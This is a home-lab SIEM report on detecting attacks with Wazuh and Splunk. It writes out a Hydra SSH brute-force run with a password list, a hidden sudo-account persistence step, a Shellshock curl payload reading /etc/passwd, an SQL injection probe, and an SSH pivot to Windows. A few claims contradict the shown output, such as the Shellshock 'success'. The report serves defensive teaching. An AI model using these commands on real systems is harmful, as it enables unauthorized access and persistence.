Enterprise-SIEM-Technical-Report

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1.0 Executive Summary

This report documents the design, deployment, and forensic analysis of a complex, segmented virtual infrastructure. Moving beyond standard pre-configured environments, an independent lab was constructed featuring an OPNsense firewall, a heterogeneous target environment (Windows Server 2019 and Ubuntu Linux), and a multi-layered SIEM architecture integrating Wazuh EDR with Splunk Enterprise.

A series of complex attack chains were simulated against this infrastructure, including brute-force authentication attacks, persistence mechanisms, web application exploitation (Shellshock/SQLi), and lateral movement. The study demonstrates that while endpoint agents (Wazuh) provide granular detection, the centralization of logs into a high-level SIEM (Splunk) provides the necessary correlation for holistic threat visibility.

2.0 Infrastructure Setup and Research

2.1 Network Architecture & Segmentation

To simulate a realistic corporate "Zero Trust" environment, a flat network topology was rejected in favor of network segmentation. Using VMware Workstation Pro, two isolated host-only networks were created to separate "Untrusted" traffic from "Trusted" assets.

- **External Network (VMnet3 - 172.16.10.0/24):** Simulates the internet/external threat landscape.
- **Internal Server Zone (VMnet2 - 192.168.50.0/24):** Simulates the internal corporate data center.



Figure 1- Logical Network Topology

Virtual Network Editor

Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet2	Custom	-	-	-	192.168.50.0
VMnet3	Custom	-	-	-	172.16.10.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.70.0

Figure 2 - VMware Virtual Network Editor configuration

2.2 Virtual Machine Deployment

A total of six virtual machines were deployed across these two networks to serve their specific roles.

Router/Firewall:

- **OPNsense-Router:** This VM acts as the central router and firewall for the entire lab. It is "multi-homed" with two network adapters:
  - **WAN Interface:** Connected to VMnet3 with a static IP of 172.16.10.1.
  - **LAN Interface:** Connected to VMnet2 with a static IP of 192.168.50.1, serving as the default gateway for the internal network

Status	Interface	Link Type	IPv4	Routes
	Loopback (lo0)	static	127.0.0.1/8	127.0.0.1 172.16.10.1 Expand
	LAN (lan)	static	192.168.50.1/24	192.168.50.0/24
	WAN (wan)	static	172.16.10.1/24	172.16.10.0/24

Figure 3 - Router/Firewall Interfaces Overview

External Network (VMnet3):

- **Kali-Attacker (172.16.10.2):** This VM is isolated on the "untrusted" network. Its gateway is set to the router's WAN IP (172.16.10.1), forcing all its traffic to pass through the firewall.

```
┌──(kali㉿kali)-[~]
└─$ ip a show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP
    link/ether 00:0c:29:97:d2:25 brd ff:ff:ff:ff:ff:ff
    inet 172.16.10.2/24 brd 172.16.10.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::11ad:4921:9d2a:f49e/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Figure 4 - Kali Network Information

Internal Network (VMnet2):

- **Victim1-Ubuntu (192.168.50.100):** An Ubuntu Desktop VM acting as our first target. It is configured with an SSH server for the brute-force attack.

```
ubuntu-admin@Administrator:~$ ip a show ens33
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP
up default qlen 1000
    link/ether 00:0c:29:65:03:94 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute ens3
       valid_lft forever preferred_lft forever
    inet6 fe80::dee1:3033:9d75:c5f9/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Figure 5 - Ubuntu Victim Network information

- **Wazuh-Server (192.168.50.10):** An Ubuntu Desktop VM running the full Wazuh stack, serving as our primary EDR and SIEM.

```
wazuh-admin@wazuh-admin-VMware-Virtual-Platform:~$ ip a show ens33
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP
up default qlen 1000
    link/ether 00:0c:29:f0:cf:ba brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.50.10/24 brd 192.168.50.255 scope global noprefixroute ens33
       valid_lft forever preferred_lft forever
```



Figure 6 - Screenshot showing Wazuh's Login IP and Server IP

- **Victim2-Windows Server(192.168.50.150**) A windows server 2019 acting as a victim we used to complete our lateral movement.

```
Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Net
Physical Address. . . . . . . . . : 00-0C-29-4F-98-49
DHCP Enabled. . . . . . . . . . . : No
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::a40b:7f5b:a671:de70%7
IPv4 Address. . . . . . . . . . . : 192.168.50.150(Preferred)
Subnet Mask . . . . . . . . . . . : 255.255.255.0
```

Figure 7- Screenshot showing windows Server Network information

- **Splunk-Server (192.168.50.20):** An Ubuntu Desktop VM running Splunk Enterprise, acting as our central log aggregator.

```
splunk-admin@splunk-admin-VMware-Virtual-Platform:~$ ip a show ens33
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP
up default qlen 1000
    link/ether 00:0c:29:d5:a4:bf brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.50.20/24 brd 192.168.50.255 scope global noprefixroute ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::3fce:60b3:16c4:eb65/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```



Figure 8 - Splunk's Network and login IP information

2.3 Router and Firewall Configuration

An **OPNsense** firewall (172.16.10.1 WAN / 192.168.50.1 LAN) was deployed as the gateway. Unlike a standard router, this allowed for strict traffic shaping. A specific firewall rule was engineered to permit traffic from the attacker IP (172.16.10.2) to the internal subnet, simulating a specific firewall breach or authorized external penetration test.

2.4 SIEM-on-SIEM Integration Strategy

To demonstrate advanced log aggregation, a dual-SIEM approach was implemented.

Stage 1: Agent Deployment
The Wazuh agent was manually installed on the Victim-Ubuntu and Windows VM. The agent was configured to register with the Wazuh-Server at 192.168.50.10. Successful connection was verified in the Wazuh dashboard, with the victim-ubuntu agent showing an "Active" status.



Figure 9 - Screenshot showing the two wazuh endpoint agents

Stage 2: Wazuh-to-Splunk Integration
To create a "SIEM-on-SIEM" environment, Wazuh-Server was configured to forward all alerts to the Splunk-Server.

- On Splunk (192.168.50.20), a data input was configured to listen on **TCP port 9997** and a new index named **wazuh-alerts** was created.
- On Wazuh (192.168.50.10), a **Splunk Universal Forwarder** was configured to monitor /var/ossec/logs/alerts/alerts.json and forward all alerts to Splunk at 192.168.50.20:9997



Figure 10 - Screenshot confirming SIEM-on-SIEM active forwarding Intergration

This final, complex integration was verified from the Wazuh-Server terminal, confirming an active forwarding status to the Splunk server.



Figure 11- Terminal Acive Forwards status

3.0 Attack Execution and Identification

3.1 Scenario A: Authentication Based Attacks (Brute-Force)

Attack Vector: The attacker (172.16.10.2) performed a targeted SSH brute-force attack against the Ubuntu Victim (192.168.50.100) using the Hydra tool and a **custom dictionary list** containing the compromised credential (Jo[redacted]

```
┌──(kali㉿kali)-[~]
└─$ hydra -C ./userpass.list -t 4 192.168.50.100 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
* ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-16 11:44:34
[DATA] max 4 tasks per 1 server, overall 4 tasks, 11 login tries, ~3 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[22][ssh] host: 192.168.50.100   login: ubuntu-admin   password: Jo[redacted]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-16 11:44:43
```

Figure 12 - Hydra execution showing successful credential cracking for victim

```
  GNU nano 8.6
root:Password123
admin:admin
victim1:123456
root:password
ubuntu-admin:qwerty
hello:1234
admin1:admin
victim11:123456
root1:password
ubuntu-admin1:qwerty
ubuntu-admin:Jo[redacted]
```

Figure 13 - Figure showing the custom dictionary list

Detection & Analysis: Wazuh detected the high volume of rapid authentication failures followed by a success. This triggered Rule 5710 (Attempt to login using non-existent user) and Rule 5712 (SSHD Brute Force).

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timestamp	agent.name	rule.description	rule.level	rule.id
Nov 16, 2025 @ 16:44:43.713	Ubuntu_Server	sshd: Attempt to login using a non-existent user	5	5710
Nov 16, 2025 @ 16:44:43.709	Ubuntu_Server	sshd: Attempt to login using a non-existent user	5	5710
Nov 16, 2025 @ 16:44:41.742	Ubuntu_Server	Multiple authentication failures followed by a success.	12	40112
Nov 16, 2025 @ 16:44:41.742	Ubuntu_Server	PAM: Login session opened.	3	5501
Nov 16, 2025 @ 16:44:41.742	Ubuntu_Server	sshd: Attempt to login using a non-existent user	5	5710
Nov 16, 2025 @ 16:44:41.742	Ubuntu_Server	PAM: Login session closed.	3	5502
Nov 16, 2025 @ 16:44:41.724	Ubuntu_Server	PAM: User login failed.	5	5503
Nov 16, 2025 @ 16:44:41.723	Ubuntu_Server	sshd: Attempt to login using a non-existent user	5	5710
Nov 16, 2025 @ 16:44:41.723	Ubuntu_Server	sshd: Attempt to login using a non-existent user	5	5710
Nov 16, 2025 @ 16:44:41.723	Ubuntu_Server	sshd: Attempt to login using a non-existent user	5	5710
Nov 16, 2025 @ 16:44:41.723	Ubuntu_Server	PAM: User login failed.	5	5503
Nov 16, 2025 @ 16:44:41.723	Ubuntu_Server	sshd: Attempt to login using a non-existent user	5	5710
Nov 16, 2025 @ 16:44:41.707	Ubuntu_Server	sshd: brute force trying to get access to the system. ...	10	5712
Nov 16, 2025 @ 16:44:39.721	Ubuntu_Server	sshd: authentication failed.	5	5760

Figure 14 - Wazuh Security Events dashboard displaying the spike in authentication failures.

3.2 Scenario B: Persistence and Privilege Escalation

Attack Vector: Using the compromised credentials, a remote SSH session was established from the Kali machine to Victim-Ubuntu. Upon gaining SSH access, the attacker established persistence by creating a "shadow" administrator account named shadow_admin and adding it to the sudo group to maintain privileged access.

```
┌──(kali㉿kali)-[~]
└─$ ssh ubuntu-admin@192.168.50.100
ubuntu-admin@192.168.50.100's password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-35-generic x86_64)
```

Figure 15 - Login to ubuntu using compromised login

```
ubuntu-admin@Administrator:~$ sudo adduser --quiet --disabled-password --shell /bin/bash --gecos "" shadow_admin
sudo usermod -aG sudo shadow_admin
[sudo] password for ubuntu-admin:
```

Figure 16 - Attacker establishing persistence via SSH.

Detection & Analysis: Wazuh's integrity monitoring detected the changes to the /etc/passwd and /etc/group files. High-severity alerts were generated for "New user added to the system" (Rule 5902) and "New group added" (Rule 5901).

	Nov 16, 2025 @ 17:01:49.473	Ubuntu_Server	Information from the user was changed.	8	5904
	Nov 16, 2025 @ 17:01:49.466	Ubuntu_Server	New user added to the system.	8	5902
	Nov 16, 2025 @ 17:01:49.462	Ubuntu_Server	New group added to the system.	8	5901
	Nov 16, 2025 @ 17:01:49.451	Ubuntu_Server	First time user executed sudo.	4	5403

Figure 17 - Wazuh alerts confirming the creation of the unauthorized user account.

3.3 Scenario C: Web Application Exploitation (Shellshock Attack)

To demonstrate "varied" attacks, the Victim-Ubuntu server's Apache web server was targeted. The Wazuh agent was configured to monitor the Apache log file /var/log/apache2/access.log.

```
ubuntu-admin@Administrator:~$ sudo apt install apache2 -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
apache2 is already the newest version (2.4.58-1ubuntu8.8).
The following package was automatically installed and is no longer required:
  libllvm19
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 6 not upgraded.
```

Figure 18 - Screenshot showing installation of apache server

```
<localfile>
  <log_format>syslog</log_format>
  <location>/var/log/apache2/access.log</location>
</localfile>

</ossec_config>
```

Figure 19 - screenshot showing Wazuh agent was configured to monitor the Apache log file

A curl command was used to send a malicious User-Agent string, exploiting the Shellshock vulnerability (CVE-2014-6271). The exploit attempted to create a file in /tmp.

```
kali@kali: ~
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ curl -H "User-Agent: () { :; }; /bin/cat /etc/passwd" http://192.168.50.100

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <!--
    Modified from the Debian original for Ubuntu
    Last updated: 2022-03-22
    See: https://launchpad.net/bugs/1966004
  -->
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Apache2 Ubuntu Default Page: It works</title>
```

Figure 20 - Screenshot showing malicious curl command

The Wazuh agent's log analysis engine, which has rules for web logs, instantly detected this pattern and generated a **Rule 31168: "Shellshock attack detected"** alert.

Nov 16, 2025 @ 20:39:40.396 - Nov 17, 2025 @ 20:39:40.396

Export Formatted | Reset view | 754 available fields | Columns | Density | **1 fields sorted** | Full screen

timestamp	agent.name	rule.description	rule.level	rule.id
Nov 17, 2025 @ 20:39:22.5...	Ubuntu_Server	Shellshock attack detected	15	31168

Figure 21 - Screenshot showing the Shellshock attack detection

3.4 Scenario D: Web Application Exploitation (SQL Injection)

Finally, confirming our wazuh server can still monitor apache access logs,an SQL Injection probe was sent via curl.

```
┌──(kali㉿kali)-[~]
└─$ curl -XGET "http://192.168.50.100/users/?id=SELECT+*+FROM+users"

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.58 (Ubuntu) Server at 192.168.50.100 Port 80</address>
</body></html>
```

Figure 22 - SQL Injection Probe

This was also detected by Wazuh's web log analysis rules, which triggered a **Rule 31103: "SQL injection attempt"** alert. This demonstrates a robust, multi-layered detection capability.

315 hits

Nov 16, 2025 @ 21:04:27.260 - Nov 17, 2025 @ 21:04:27.260

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timestamp	agent.name	rule.description	rule.level	rule.id
Nov 17, 2025 @ 21:03:04.4...	Ubuntu_Server	SQL injection attempt.	7	31103

Figure 23 - Screenshot showing the SQL Injection attempt detection

3.5 Scenario E: Lateral Movement (Kali > Ubuntu > Windows)

This attack demonstrates an Identification stage by simulating a threat actor using a previously compromised internal host (Victim-Ubuntu) as a pivot point to move laterally to a new target (Victim-Windows).

```
┌──(kali㉿kali)-[~]
└─$ ssh ubuntu-admin@192.168.50.100

ubuntu-admin@192.168.50.100's password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-35-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sun Nov 16 22:24:51 2025 from 172.16.10.2
ubuntu-admin@Administrator:~$ ssh Administrator@192.168.50.150
The authenticity of host '192.168.50.150 (192.168.50.150)' can't be established.
ED25519 key fingerprint is SHA256:yfkyJAneBQ9/+YzODeNzqL/kCIORSpfVSRDZsUZwaGM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.50.150' (ED25519) to the list of known hosts.
Administrator@192.168.50.150's password:
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

administrator@WIN-UU9DVF2GMFF C:\Users\Administrator>
administrator@WIN-UU9DVF2GMFF C:\Users\Administrator>
```

Figure 24 - Screenshot showing Kali > Ubuntu > Windows Movement

This lateral movement and login can be seen on the Wazuh dashboard

view 745 available fields Columns Density 1 fields sorted Full screen

agent.name	rule.description	rule.level	rule.id
Windows_Server	Summary event of the report's signatures.	4	60608
Windows_Server	Software protection service scheduled successfully.	3	60642
Windows_Server	Special privileges assigned to new logon.	3	67028
Windows_Server	IIS NetworkCleartext Logon Success	3	60200
Windows_Server	Windows User Logoff	3	60137
Windows_Server	Special privileges assigned to new logon.	3	67028
Windows_Server	Windows Logon Success	3	60106
Windows_Server	Special privileges assigned to new logon.	3	67028
Windows_Server	Service logon event registered from non standard service account.	3	67024
Ubuntu_Server	sshd: authentication success.	3	5715
Ubuntu_Server	PAM: Login session opened.	3	5501
Ubuntu_Server	PAM: Login session closed.	3	5502

Figure 25 - Logins Ubuntu to windows

4.0 Critical Reflection and Mitigation Strategies

This study highlights the efficacy of a layered defense strategy. A standalone firewall would have failed to detect the lateral movement (Scenario D) as it occurred entirely within the internal zone. Similarly, without the SIEM-to-SIEM integration, an analyst might miss the correlation between the initial brute force (Scenario A) and the subsequent web exploits (Scenario C).

Recommended Mitigations:

1. Identity Management: The brute-force success was predicated on weak passwords. Implementing Multi-Factor Authentication (MFA) on SSH and RDP is the primary mitigation.
2. Network Segmentation: While the router provided ingress filtering, Micro-segmentation (VLANs) should be applied between the Ubuntu and Windows servers to prevent the lateral movement observed in Scenario D.
3. Hardening: The Shellshock exploit succeeded due to an unpatched service. A rigid Patch Management policy is required to mitigate CVE-based threats.
4. Detection Tuning: Default rules detected the noisy brute-force attack easily. However, detecting the "low and slow" lateral movement required specific tuning of the Wazuh agent to monitor local firewall logs, emphasizing the need for continuous SIEM optimization.

5.0 References

[1] Wazuh Documentation (2025). *Wazuh Installation Guide*. [2] Splunk Inc. (2025). *Splunk Universal Forwarder Documentation*. [3] OPNsense (2025). *OPNsense Firewall Administration*. [4] MITRE ATT&CK (2025). *Technique T1110: Brute Force*.